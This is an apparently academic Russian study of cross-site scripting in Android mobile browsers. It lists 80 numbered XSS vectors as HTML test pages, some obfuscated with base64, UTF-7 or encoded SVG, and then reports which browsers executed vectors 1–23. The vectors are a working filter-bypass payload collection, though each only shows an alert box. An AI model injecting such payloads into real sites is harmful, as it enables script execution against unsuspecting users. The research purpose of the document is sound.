

Рис. 5. Схема осуществления исследования уязвимости браузеров мобильных устройств

Применяемые векторы атак пронумерованы для упрощения дальнейшего представления статистических данных. Важно понимать, что в данном эксперименте проверялся именно ответ браузера, и, как результат, возможность использования вектора атаки для конкретного браузера.

1. Скриптинг через formaction.

```
<html>
<head></head>
<body>
<form id="test"></form><button formaction="javascript:alert(1)" form="test">X</button>
</body>
</html>
```

2. Скриптинг с помощью атрибута poster тега <VIDEO>.

```
<html>
<head></head>
<body>
<video poster=javascript:alert(1)//></video>
</body>
</html>
```

3. Скриптинг с помощью атрибутов onformchange, onforminput и form.

```
<html>
<head></head>
<body>
<form id=test onforminput=alert(1)><input></form>
<button form=test onformchange=alert(2)>X</button>
</body>
</html>
```

4. Скриптинг через formaction .

```
<html>
<head></head>
<body>
<form>
<button formaction="javascript:alert(1)">X</button>
</form>
</body>
</html>
```

5. Скриптинг с помощью <BODY> и атрибута oninput.

```
<html>
<head></head>
<body oninput=alert(1)>
<input autofocus></input>
</body>
</html>
```

6. Скриптинг с помощью <TABLE> и background.

```
<html>
<head></head>
<body>
<table background="javascript:alert(1)"></table>
```

```
</body>
</html>
```

7. Перехват ссылки с помощью тега <BASE> и псевдоскрипта.

```
<html>
<head>
<base href="javascript://"/>
</head>
<body>
<a href="/. /,alert(1)//#">XXX</a>
</body>
</html>
```

8. Скриптинг с использованием атрибутов for и event в теге <SCRIPT>.

```
<html>
<head>
<SCRIPT FOR=document EVENT=onreadystatechange>alert(1)</SCRIPT>
</head>
<body></body>
</html>
```

9. Скриптинг с помощью параметра DataURL тега <OBJECT>.

```
<html>
<head></head>
<body>
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83">
<PARAM NAME="DataURL" VALUE="javascript:alert(1)">
</OBJECT>
</body>
</html>
```

10. Скриптинг с помощью атрибута data тега <OBJECT>.

```
<html>
<head></head>
<body>
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
</object>
</body>
</html>
```

11. Скриптинг с помощью атрибута src тега <EMBED>.

```
<html>
<head></head>
<body>
<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
</embed>
</body>
```

```
</html>
```

12. Скритпинг посредством симуляции атрибута.

```
<html>
<head></head>
<body>
<x '="foo"><x foo='><img src=x onerror=alert(1)//'>
</body>
</html>
```

13. Скриптинг с помощью атрибута src.

```
<html>
<head></head>
<body>
<embed src="javascript:alert(1)"></embed>
<img src="javascript:alert(2)">
<image src="javascript:alert(3)">
</body>
</html>
```

14. Скриптинг с использованием тега OBJECT и технологии Flash.

```
<html>
<head></head>
<body>
<object allowscriptaccess="always" data="test.swf"></object>
</body>
</html>
```

Код приложения test.swf выглядит следующим образом:

```
class XSS {public static function main()

{flash.Lib.getURL(newflash.net.URLRequest(flash.Lib._root.url||"javascript:alert(1)"),

flash.Lib._root.name||"_top");}}
```

15. Скриптинг с использованием атрибута xmlns при копировании с помощью innerHTML.

```
<html>
<head></head>
<body>
<div id=d><x xmlns="><iframe onload=alert(1)"></div>
<script>d.innerHTML+="";</script>
</body>
</html>
```

16. Выборка параметров для исполнения JavaScript.

```
<html>
<head></head>
<body>
<a href=http://foo.bar/#x=`y></a><img alt="`><img src=xx:x onerror=alert(1)></a">
</body>
</html>
```

17. Скриптинг с помощью атрибута href и data URI в теге LINK.

```
<html>
<head>
<link rel=stylesheet href=data:,*%7bx:expression(write(1))%7d
</head>
<body></body>
</html>
```

18. Скриптинг в закрывающем теге.

```
<html>
<head>
<// style=x:expression\28alert(1)\29>
</head>
<body></body>
</html>
```

19. Скриптинг через переопределение объекта ReferenceError.

```
<html>
<head></head>
<body>
<script>ReferenceError.prototype.__defineGetter__('name', function(){alert(1)}),x</script>
</body>
</html>
```

20. Скриптинг с помощью нестандартного свойства __noSuchMethod__.

```
<html>
<head></head>
<body>
<script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('alert(1)')()</script>
</body>
</html>
```

21. Спуфинг информации в адрессной строке с помощью history.replaceState().

```
<html>
<head></head>
<body>
<script>history.pushState(0,0,'/i/am/somewhere_else');</script>
</body>
</html>
```

22. Скриптинг в DOM с помощью объекта Worker.

```
<html>
<head></head>
<body>
0?<script>Worker("#").onmessage=function(_)eval(_.data)</script>
:postMessage(importScripts('data:;base64,cG9zdE1lc3NhZ2UoJ2FsZXJ0KDEpJyk'))
</body>
</html>
```

23. Скриптинг в объекте crypto.

```
<html>
<head></head>
<body>
<script>crypto.generateCRMFRequest('CN=0',0,0,null,'alert(1)',384,null,'rsa-dual-
use')</script>
</body>
</html>
```

24. Скриптинг через тег EVENT-SOURCE.

```
<html>
<head></head>
<body>
<a href="javascript:alert(1)">
<Event-source src="data:application/x-dom-event-stream, Event:click%0Adata:XXX%0A%0A"
/>
</a>
</body>
</html>
```

25. Скриптинг через автофокусирование.

```
<html>
<head></head>
<body>
<input autofocus="" onfocus="alert(1)"></input>
</body>
</html>
```

26. Скриптинг, использующий потерю автофокуса.

```
<html>
<head></head>
<body>
<input autofocus="" alert="(1)"></input>
<input autofocus=""></input>
</body>
</html>
```

27. Скриптинг с помощью обрабочкика onscroll тега <BODY> и autofocus.

```
<html>
<head></head>
<body onscroll=alert(1)><br><br><br><br><br><br>...<br><br><br><br><input
autofocus></body>
</html>
```

28. Скриптинг с помощью тегов <VIDEO> и <SOURCE>.

```
<html>
<head></head>
<body>
<video>
<source onerror="alert(1)"></source>
</video>
</body>
</html>
```

29. Скриптинг с помощью тегов <VIDEO> и <SOURCE>.

```
<html>
<head></head>
<body>
<video onerror="alert(1)">
<source></source>
</video>
</body>
</html>
```

30. Скриптинг с помощью <FRAMESET> и onload.

```
<html>
<head></head>
<frameset onload=alert(1)></frameset>
</html>
```

31. Скриптинг при помощи вызова события в теге TITLE.

```
<html>
<head></head>
<body>
<title onpropertychange=alert(1)></title><title title=></title>
</body>
</html>
```

32. Скриптинг с помощью вложенных тегов.

```
<html>
<head></head>
<body>
<b <script>alert(1)//</script>0</script></b>
</body>
</html>
```

33. Скриптинг с помощью закрытия дескрипторов и создания объекта.

```
<html>
<head></head>
<body>
<b><script<b></b><alert(1)</script </b></b>
</body>
</html>
```

34. Исполнение текстовых тегов для запутывания разметки.

```
<html>
<head></head>
<body>
<style><img src="</style><img src=x onerror=alert(1)//">
</body>
</html>
```

35. Перехват нажатия на любом теге страницы с помощью CSS.

```
<html>
<head>
<style>p[foo=bar{}*{-o-link:'javascript:alert(1)'}{}*{-o-link-source:current}*
{background:red}]{background:green};</style>
</head>
<body></body>
</html>
```

36. Скриптинг с помощью @import и data.

```
<html>
<head>
<style>@import "data:,*%7bx:expression(alert(1))%7D";</style>
</head>
<body></body>
</html>
```

37. Скриптинг с помощью @import внутри атрибута селектора.

```
<html>
<head>
<style>*[{}@import'test.css?]{color: green;}</style>X
</head>
<body></body>
</html>
```

38. Исполнение свойства list-style для автоматического исполнения кода.

```
<html>
<head></head>
<body>
<li style=list-style:url() onerror=alert(1)></li>
```

```
</body>
</html>
```

39. Скриптинг с использованием фильтров и onfilterchange.

```
<html>
<head></head>
<body>
<div style=width:1px;filter:glow onfilterchange=alert(1)>x</div>
</body>
</html>
```

40. Прерывание pointer-events:none вложенной ссылкой.

```
<html>
<head></head>
<body>
<a style="pointer-events:none;position:absolute;">
<a style="position:absolute;" onclick="alert(1);">XXX</a>
</a><a href="javascript:alert(2)">XXX</a>
</body>
</html>
```

41. Скриптинг с помощью множественного "url()".

```
<html>
<head></head>
<body>
<div style="list-style:url(http://foo.f)\20url(javascript:alert(1));">X</div>
</body>
</html>
```

42. Скриптинг с использованием onbegin и HTML+TIME.

```
<html>
<head></head>
<body>
X<x style=`behavior:url(#default#time2)` onbegin=`write(1)` >
</body>
</html>
```

43. Скриптинг с помощью AnchorClick.

```
<html>
<head></head>
<body>
<a style="behavior:url(#default#AnchorClick);" folder="javascript:alert(1)">XXX</a>
</body>
</html>
```

44. Скриптинг через скриптлеты.

```
<html>
<head></head>
<body>
<x style="behavior:url(test.sct)">
</body>
</html>
```

45. Разбор комментариев в HTML.

```
<html>
<head></head>
<body>
<!--<img src="--><img src=x onerror=alert(1)//">
</body>
</html>
```

46. Разбор комментариев в HTML.

```
<html>
<head></head>
<body>
<comment>
<img src="</comment><img src=x onerror=alert(1)//">
</comment>
</body>
</html>
```

47. Скриптинг при изменении условных комментариев.

```
<html>
<head></head>
<body>
<!--[if]><script>alert(1)</script -->
</body>
</html>:
```

48. Скриптинг с помощью XML-таблицы стилей.

```
<html>
<head></head>
<body>
<?xml-stylesheet href="javascript:alert(1)"?><root/>
</body>
</html>
```

49. Скриптинг с помощью HTML-эквивалентов внутри <SCRIPT>.

```
<html>
<head></head>
<body>
<script xmlns="http://www.w3.org/1999/xhtml">&#x61;l&#x65;rt&#40;1)</script>
</body>
```

```
</html>
```

50. Скриптинг из тега XML-STYLESHEET.

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="data:,%3Cxsl:transform version='1.0'
xmlns:xsl='http://www.w3.org/1999/XSL/Transform' id='xss'%3E%3Cxsl:output
method='html'/%3E%3Cxsl:template
match='/'%3E%3Cscript%3Ealert(1)%3C/script%3E%3C/
xsl:template%3E%3C/xsl:transform%3E"?>
<root/>
```

51. Скриптинг с помощью XML ATTLIST.

```
<!DOCTYPE x [
<!ATTLIST img xmlns CDATA "http://www.w3.org/1999/xhtml" src CDATA "xx:x"
onerror CDATA "alert(1)"
onload CDATA "alert(2)">
 ]><img />
```

52. Скриптинг с помощью стилевого атрибута.

```
<html>
<head></head>
<body>
<?xml-stylesheet type="text/css"?>
<root style="x:expression(write(1))"/>
</body>
</html>
```

53. Скриптинг с помощью stylesheet, data URI и expression().

```
<html>
<head></head>
<body>
<?xml-stylesheet type="text/css" href="data:,*%7bx:expression(write(2));%7d"?>
</body>
</html>
```

54. Скриптинг с помощью обработчика XML-события.

```
<html>
<head></head>
<body>
<x xmlns:ev="http://www.w3.org/2001/xml-events" ev:event="load"
ev:handler="javascript:alert(1)//#x"/>
</body>
</html>
```

55. Скриптинг с применением технологии HTML+TIME.

```
<html>
```

```
<head></head>
<body>
1<set/xmlns=`urn:schemas-microsoft-com:time` style=`beh&#x41vior:url(#default#time2)`
attributename=`innerhtml` to=`&lt;img/src=&quot;x&quot;onerror=alert(1)&gt;`>
</body>
</html>
```

56. Скриптинг с помощью тега IMPORT.

```
<html>
<head></head>
<body>
<div id="x">x</div>
 <xml:namespace prefix="t">
<import namespace="t" implementation="#default#time2">
 <t:set attributeName="innerHTML" targetElement="x"to="&lt;img&#11;src=x:x&#11;
onerror&#11;=alert(1)&gt;">
</body>
</html>
```

57. Разбор CDATA-секций.

```
<html>
<head></head>
<body>
<svg>
<![CDATA[><image xlink:href="]]><img src=xx:x onerror=alert(1)//">
</svg>
</body>
</html>
```

58. Скриптинг в SVG с помощью элемента <G> и атрибута onload.

```
<html>
<head></head>
<body>
<svg xmlns="http://www.w3.org/2000/svg">
<g onload="javascript:alert(1)"></g>
</svg>
</body>
</html>
```

59. Скриптинг в SVG в теге <script>.

```
<html>
<head></head>
<body>
<svg xmlns="http://www.w3.org/2000/svg">
<script>alert(1)</script>
</svg>
</body>
</html>
```

60. SVG-элементы и обработчик onload.

```
<html>
<head></head>
<body>
<svg onload="javascript:alert(1)" xmlns="http://www.w3.org/2000/svg"></svg>
</body>
</html>
```

61. Использование SVG-элемента <handler> для исполнения JavaScript.

```
<html>
<head></head>
<body>
<svg xmlns="http://www.w3.org/2000/svg"> <handler xmlns:ev="http://www.w3.org/2001/xml-events" ev:event="load">alert(1)</handler> </svg>
</body>
</html>
```

62. Инъекция обработчика события в SVG с помощью анимирования.

```
<html>
<head></head>
<body>
<svg xmlns="http://www.w3.org/2000/svg">
<animate attributeName="onunload" to="alert(1)"/>
</svg>
</body>
</html>
```

63. Скриптинг с обфускацией полезной SVG-нагрузки HTML-разметкой.

```
<html>
<head></head>
<body>
<iframe src="data:image/svg-xml,%1F%8B%08%00%00%00%00%00%02%03%B3)N.%CA%2C(Q%A8%C8%CD%C9%2B%B6U%CA())%B0%D2%D7%2F%2F%2F%D7%2B7%D6%CB%2FJ%D77%B4%B4%B4%D4%AF%C8(%C9%CDQ%B2K%CCI*%D10%D4%B4%D1%87%E8%B2%03"></iframe>
</body>
</html>
```

64. Исполнение JavaScript в SVG с помощью XLink.

```
<html>
<head></head>
<body>
<svg xmlns="http://www.w3.org/2000/svg">
<a xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="javascript:alert(1)">
<rect width="1000" height="1000" fill="white"/></a>
</svg>
</body>
```

```
</html>
```

65. Скриптинг с помощью XLink.

```
<html>
<head></head>
<body>
<doc xmlns:xlink="http://www.w3.org/1999/xlink"
xmlns:html="http://www.w3.org/1999/xhtml">
<html:style />
<x xlink:href="javascript:alert(1)" xlink:type="simple">XXX</x>
</doc>
</body>
</html>
```

66. Скриптинг с помощью XLink.

```
<html>
<head></head>
<body>
<x xmlns:xlink="http://www.w3.org/1999/xlink" xlink:actuate="onLoad"
xlink:href="javascript:alert(1)" xlink:type="simple"/>
</body>
</html>
```

67. Скриптинг с использованием MathML.

```
<html>
<head></head>
<body>
<math href="javascript:alert(1)">CLICKME</math>
</body>
</html>
```

68. Скриптинг с использованием слешей и кавычек.

```
<html>
<head></head>
<body>
<img src onerror /" '"= alt=alert(1)//">
</body>
</html>
```

69. Скриптинг с помощью несбалансированной кавычки.

```
<html>
<head></head>
<body>
<img src="x``<script>alert(1)</script>"``>
</body>
</html>
```

70. Скриптинг с помощью обратных слешей.

```
<html>
<head></head>
<body>
<script src="/\example.com\foo.js"></script>
</body>
</html>
```

71. Скриптинг при кодированном UTF-7 JavaScript/HTML фрагменте.

```
<html>
<head>
 <META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7">
</head>
<body>
+ADw-html+AD4APA-body+AD4APA-div+AD4-top secret+ADw-/div+AD4APA-
/body+AD4APA-/html+AD4-.toXMLString().match(/.*/m),alert(RegExp.input);
</body>
</html>
```

72. Скриптинг с использованием x-imap4-modified-utf7.

```
<html>
<head>
<meta charset="x-imap4-modified utf7">
&ADz&AGn&AG0&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg&AGUAcgBy
AG8AcgA9AGEAbABlAHIAdAAoADEAKQ&ACAAPABi
</head>
<body></body>
</html>
```

73. Скриптинг с использованием x-imap4-modified-utf7.

```
<html>
<head>
<meta charset="x-imap4-modified-utf7">&
<script&S1&TS&1>alert&A7&(1)&R&UA;&&<&A9&11/script&X&>
</head>
<body></body>
</html>
```

74. Скриптинг с использованием &#188 и &#190.

```
<html>
<head>
 <meta charset="x-mac-farsi">¼script ¾alert(1)//¼/script ¾
</head>
<body></body>
</html>
```

75. Скритпинг, использущий обратные апострофы при копировании с помощью innerHTML.

```
<html>
<head></head>
<body>
<div id="div1"><input value="``onmouseover=alert(1)"></div>
<div id="div2"></div>
<script>document.getElementById("div2").innerHTML = document.getElementById
("div1").innerHTML;</script>
</body>
</html>
```

76. Скриптинг с использованием "<% %>" внутри тегов с текстовым содержимым.

```
<html>
<head></head>
<body>
<xmp> <% </xmp>
 <img alt='%></xmp><img src=xx:x onerror=alert(1)//'>
</body>
</html>
```

77. Скриптинг через юникодовые символы половинной и полной ширины.

```
<html>
<head>
<style>*{x: e x p r e s s i o n (write(1))}</style>
</head>
<body></body>
</html>
```

78. Скриптинг с использованием setter.

```
<html>
<head></head>
<body>
<script>({set/**/$($){_/**/setter=$,_=1}}).$=alert</script>
</body>
</html>
```

79. Скриптинг с помощью диез-переменных.

```
<html>
<head></head>
<body>
<script>({0:#0=alert/#0#/#0#(0)})</script>
</body>
</html>
```

80. Скриптинг с декодированием HTML-эквивалентов.

```
<html>
<head></head>
<body>
<svg>
<style>&lt;img/src=x onerror=alert(1)//
 </b>
</body>
</html>
```

ГЛАВА 3. ТЕСТИРОВАНИЕ ВЕКТОРОВ АТАК НА БРАУЗЕРАХ МОБИЛЬНЫХ УСТРОЙСТВ

3.1. Выявление и извлечение уникального поведения браузеров при атаке межсайтовое выполнение сценариев

Представленные 80 векторов атаки межсайтовое выполнение применялись к браузерам с целью выявления успешного исполнения в браузере пользователя. Появление сообщения, выведенного данным Alert, показывает возможность исполнения JavaScript сценариев, что в свою очередь говорит о возможности использования указанного вектора для проведения атаки на проверяемый браузер. Соответственно отсутствие модального окна говорит о невозможности использования данного направления атак на конкретный браузер. Учитывая тот факт, что атаки проводятся в условиях, при которых пользователь загружает страницу с имеющимся в ее коде вектором атаки, можно однозначно утверждать о подверженности браузера атаке. При таком исследовании фактором влияния обработчиков данных на стороне сервера можно пренебречь.

В исследовании показано влияние векторов атаки на браузеры трех различных по назначению устройств, работающих на ARM платформе под управлением операционной системы Android 4.0.4. Полученные экспериментальные данные показывают абсолютно одинаковый результат отработки векторов атак на исследуемых устройствах, что в свою очередь позволяет говорить об отсутствии влияния различных производителей аппаратного составляющего данных изделий на исследование векторов атаки. Далее представлено подробное описание уникального поведения браузеров при атаке межсайтовое выполнение сценариев.

При атаке №1 вектор продемонстрировал возможности атрибутов form и formaction по захвату внешней формы. Атрибут formaction должен указывать URL-адрес файла, который будет обрабатывать данные ввода при отправке формы. Данный атрибут

используется только с type="submit" или type="image" и переопределяет атрибут action элемента <form>. В случае применения вектора вместо URL-адреса указывается сценарий JavaScript, успешно выполняемый при неверной интерпретации полученных браузером данных. Данный вектор успешно исполнен во всех исследуемых браузерах за исключением Skyfire и Opera mini.

При атаке №2 вектор исполняет JavaScript с помощью атрибута poster тега VIDEO. Атрибут poster указывает изображение, которое должно отображаться при загрузке видео, или до тех пор, пока пользователь не нажмет кнопку play. В случае некорректной обработки полученного атрибута браузер имеет возможность исполнения атрибута poster в сочетании с псевдоскриптом. Уязвимость актуальна для браузеров операционной системы Windows и Linux архитектуры x86-64, поддерживающих используемый атрибут тега VIDEO. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №3 вектор использует наблюдение за формой с помощью атрибутов onformchange, onforminput и form. При внесении произвольных значений в поле ввода можно увидеть, как атрибуты onforminput и onformchange могут контролировать активность в теге FORM даже за пределами этого тега с помощью атрибута form тега BUTTON. Событие onforminput вызывается при изменении содержания полей формы. Действует сразу для всей формы. В отличие от события onchange событие onforminput вызывается сразу же после изменения, не дожидаясь, когда поле потеряет фокус. Событие onformchange вызывается, когда изменяется какое-либо из полей формы. Может быть указано как у тега form, так и у дочерних элементов. При условии поддержки браузером указанных событий при внесении изменений в форме открываются два модальных окна. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №4 вектор исполняет JavaScript с помощью атрибута formaction. Данный вектор демонстрирует возможности захвата формы атрибутом formaction и является следствием возможности внедрения произвольного значения данного атрибута. Поскольку

тег INPUT находится внутри формы, атрибуты id и form не требуются. Модальное окно появляется при нажатии на сформированную сценарием кнопку. Данный вектор успешно исполнен во всех исследуемых браузерах за исключением Skyfire и Opera mini.

При атаке №5 вектор исполняет JavaScript с помощью <BODY> и атрибута oninput. Все используемые браузеры поддерживают тег oninput, позволяющий вызвать событие при изменении содержания одного поля формы. Событие oninput не дожидается, пока измененное поле потеряет фокус. Хотя спецификация позволяет указывать oninput только у внутренних тегов тега FORM, в настоящее время атрибут может быть внедрен в любой тег, обрамляющий любую область пользовательского ввода. Данный вектор, использующий BODY, успешно исполнен во всех исследуемых браузерах за исключением Skyfire, One и Opera mini.

При атаке №6 вектор исполняет JavaScript с помощью TABLE и background. Большинство браузеров поддерживают псевдоскрипт в теге TABLE в атрибуте background, определяющем изображение, которое будет использоваться в качестве фона. Такая возможность позволяет выполнение JavaScript кода без участия пользователя. Данный вектор успешно исполнен только в браузере Opera mini.

При атаке №7 вектор исполняет JavaScript с помощью тега BASE и псевдоскрипта. Вектор работает во многих браузерах, но для выполнения JavaScript необходимо взаимодействие с пользователем. Тег BASE предназначен для документов, в которых используется относительный адрес для определения базового адреса документа. Браузер ищет тег, определяет полный адрес документа и корректно загружает его. Однако, в используемом векторе в качестве атрибута href передается половина псевдоскрипта "*javascript:// *", а вторая половина "*/. /,alert(1)//#"* передается атрибутом href при активации тега A, предназначенного для создания ссылок. Результатом работы вектора является исполнение *javascript:alert(1)* при переходе по полученной ссылке. Данный вектор

успешно исполнен в браузере Opera mini, Maxthon, Dolphin, Boat, Easy, Ninesky, One, встроенном браузере операционной системы Android.

При атаке №8 вектор исполняет JavaScript с помощью атрибутов for и event в теге <SCRIPT>. В случае поддержки браузером данного атрибута можно привязать JavaScript-код к событию в конкретном объекте. Приведенный вектор демонстрирует, как эти два атрибута приводят к автоматическому исполнению кода. При исполнении данной атаки браузер Opera, разработанный для архитектуры x86-64 в отличие от других браузеров, будет игнорировать эти атрибуты, однако, данный вектор успешно исполняется в операционной системе Android только в браузере Opera mini.

При атаке №9 вектор исполняет JavaScript с помощью параметра DataURL тега OBJECT. Тег используется для внедрения на страницу различных объектов, как правило, медиафайлов. Обычно для их воспроизведения требуется наличие подключаемых модулей или внешних программ. При помещении тега PARAM внутрь тега OBJECT появляется возможность передачи дополнительных параметров для отображения объекта. Вектор передает параметру DataURL в качестве значения код исполняемого псевдоскрипта, что повлечет исполнение JavaScript без участия пользователя. Данный вектор успешно исполнен только в браузере Opera mini.

При атаке №10 вектор исполняет JavaScript с помощью атрибута data тега OBJECT. Атрибут data может использоваться для указания местоположения данных объекта, например, данных изображения для объектов, определяющих изображения. В приведенном векторе для отображения html и обработки JavaScript кода в атрибут включено значение *data:text/htm,* а также сценарий, кодированный в base64. В декодированном виде атрибут принимает значение <script>alert(1)</script>. Данный вектор успешно исполнен во всех браузерах, за исключением Easy.

При атаке №11 вектор исполняет JavaScript с помощью атрибута src тега EMBED. Как и в придыдущем векторе, в качестве полезной нагрузки используется строка,

содержащая *data:text/htm,* и код сценария в base64, представляющий в расшифрованном виде <script>alert(1)</script>. Однако, отличием является внедрение данного кода в атрибут src, используемый для установления пути в теге EMBED, применяемом для загрузки и отображения объектов, которые исходно браузер не понимает. Данный вектор успешно исполнен во всех браузерах, за исключением Easy и Fifefox.

При атаке №12 вектор исполняет JavaScript с помощью симуляции атрибута. При расширении разметки XML одинарная прямая кавычка должна использоваться для значения атрибута, но она же допустима в качестве содержимого элемента. Значения атрибута могут быть заключены в одинарные или двойные кавычки, первый появляющийся знак определяет оболочку значения атрибута, а альтернативный знак кавычек может использоваться в качестве литерала в значении. Этот вектор симулирует использование в браузере одиночной кавычки в качестве атрибута. Как правило, такая методика используется с целью обхода фильтров. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №13 вектор исполняет JavaScript с помощью атрибута src. Большинство браузеров поддерживают псевдоскрипт в атрибуте src тега IFRAME, и это ожидаемое поведение. Кроме того, некоторые их них могут исполнять JavaScript в атрибуте src и других тегов. Данный вектор позволяет выявить, атрибуты каких тегов уязвимы. Для примера взяты теги EMBED, IMG и IMAGE. Данный вектор успешно исполнен в теге EMBED браузерами Maxthon и Firefox.

При атаке №14 вектор исполняет JavaScript с помощью тега OBJECT и Flash. В приведенном векторе тег OBJECT с помощью атрибута data вставляет на страницу флеш-файл, который вызывает JavaScript, делая запрос с псевдоскриптом в качестве URL. Данный вектор не был успешно исполнен в исследуемых браузерах, несмотря на то, что необходимые библиотеки для распознавания технологии Flash на устройстве присутствовали.

При атаке №15 вектор исполняет JavaScript с помощью атрибута xmlns в сочетании с пользовательским тегом при копировании с помощью innerHTML. Атака реализуется в случае, если браузер неправильно анализирует атрибут xmlns в пользовательских тегах при копировании с помощью innerHTML. В уязвимом браузере параметр этого атрибута добавляется в тег <?XML:NAMESPACE> без ограничителей, что позволяет реализовать код псевдоскрипта. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №16 вектор исполняет JavaScript с помощью выборки параметров. Уязвимый браузер рассматривает последовательность из любой кавычки, следующей за знаком равенства внутри параметра без явно указанных ограничителей, как начало некого подобия нового параметра. В приведенном примере уязвимый браузер разбирает код на тег A и тег IMG, содержащий код псевдоскрипта. Однако браузеры, не подверженные данной уязвимости, обрабатывают код следующим образом:

**

<img alt="`><img src=xx:x onerror=alert(1)>"></img>

Такое представление разметки не исполняет псевдоскрипт, отображая его как текстовый комментарий к тегу, добавляющему изображение. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №17 вектор исполняет JavaScript с помощью атрибута href и data URI. Хотя это не документировано, но большинство браузеров поддерживает схему data URI не только для вывода изображений, но также и для представления стилевой информации. Что в свою очередь может быть использовано для сокрытия expression() внутри data URI и вызова JavaScript в теге LINK. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №18 вектор исполняет JavaScript с помощью атрибута style. При проведении атаки показано, как тег, имеющий синтаксис закрывающего, воспринимает стилевой атрибут. Выполнение JavaScript произойдет в режиме совместимости, а также в

режиме стандартов браузера Internet Explorer. Приведенные теги нельзя рассматривать в качестве закрывающих. Это особый вид тегов для Internet Explorer, которые данный браузер в указанных режимах считает пользовательскими. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №19 вектор исполняет JavaScript с помощью объекта ReferenceError. Атака реализована методом Getter, получающим значение отдельного свойства, и показывает, как, переопределяя объект ReferenceError и вызывая такую же ошибку впоследствии, можно вызвать выполнение JavaScript. Методика действительна для большинства других объектов ошибок. Данный вектор был успешно исполнен только в браузерах Opera, Opera mini, Firefox.

При атаке №20 вектор исполняет JavaScript с помощью нестандарного свойства noSuchMethod. В браузер на основе движка Gecko добавлена поддержка нестандартного свойства __noSuchMethod__, которое может использоваться в качестве перехватчика, когда вызывается несуществующий объект. В качестве такого объекта может быть назначен объект Function, инициирующий исполнение JavaScript без использовавания стандартного синтаксиса function(). Данный вектор был успешно исполнен только в браузере Firefox.

При атаке №21 вектор имитирует отображение информации в адрессной строке. Методы history.pushState() и history.replaceState() позволяют создавать и модифицировать историю посещений браузера пользователя. Атакующий использует эти возможности для изменения информации, отображаемой в адресной строке, а также DOM-объекте location. Вектор не показывает модального окна, однако может быть использован в фишинг-атаках, перенаправляющих пользователя на вредоносный сайт с произвольным вредоносным содержимым. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №22 вектор исполняет JavaScript сценарий в объектной модели документа с помощью объекта Worker. Исполнение кода происходит благодаря отсылке

javascript-сообщения методом postMessage и приёму его на той же странице объектом Worker, к обработчику события onmessage которого привязана функция, запускающая метод eval. Сообщение postMessage('alert(1)') зашифровано base64 кодировкой. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №23 вектор исполняет JavaScript с помощью объекта crypto. Браузер, основанный на движке Gecko, определяет специальный объект, для получения веб-страницей доступа к криптографическим преобразованиям. Данная функция является балансом между необходимой функциональностью веб-страниц и требованием защиты пользователей от вредоносных веб-сайтов. В большинстве браузеров такой функционал доступен через объект DOM window.crypto. Вектор показывает скрытую возможность объекта crypto, выявляя внутри него функцию произвольного выполнения кода eval(). Данный вектор не был успешно исполнен в исследуемых браузерах.

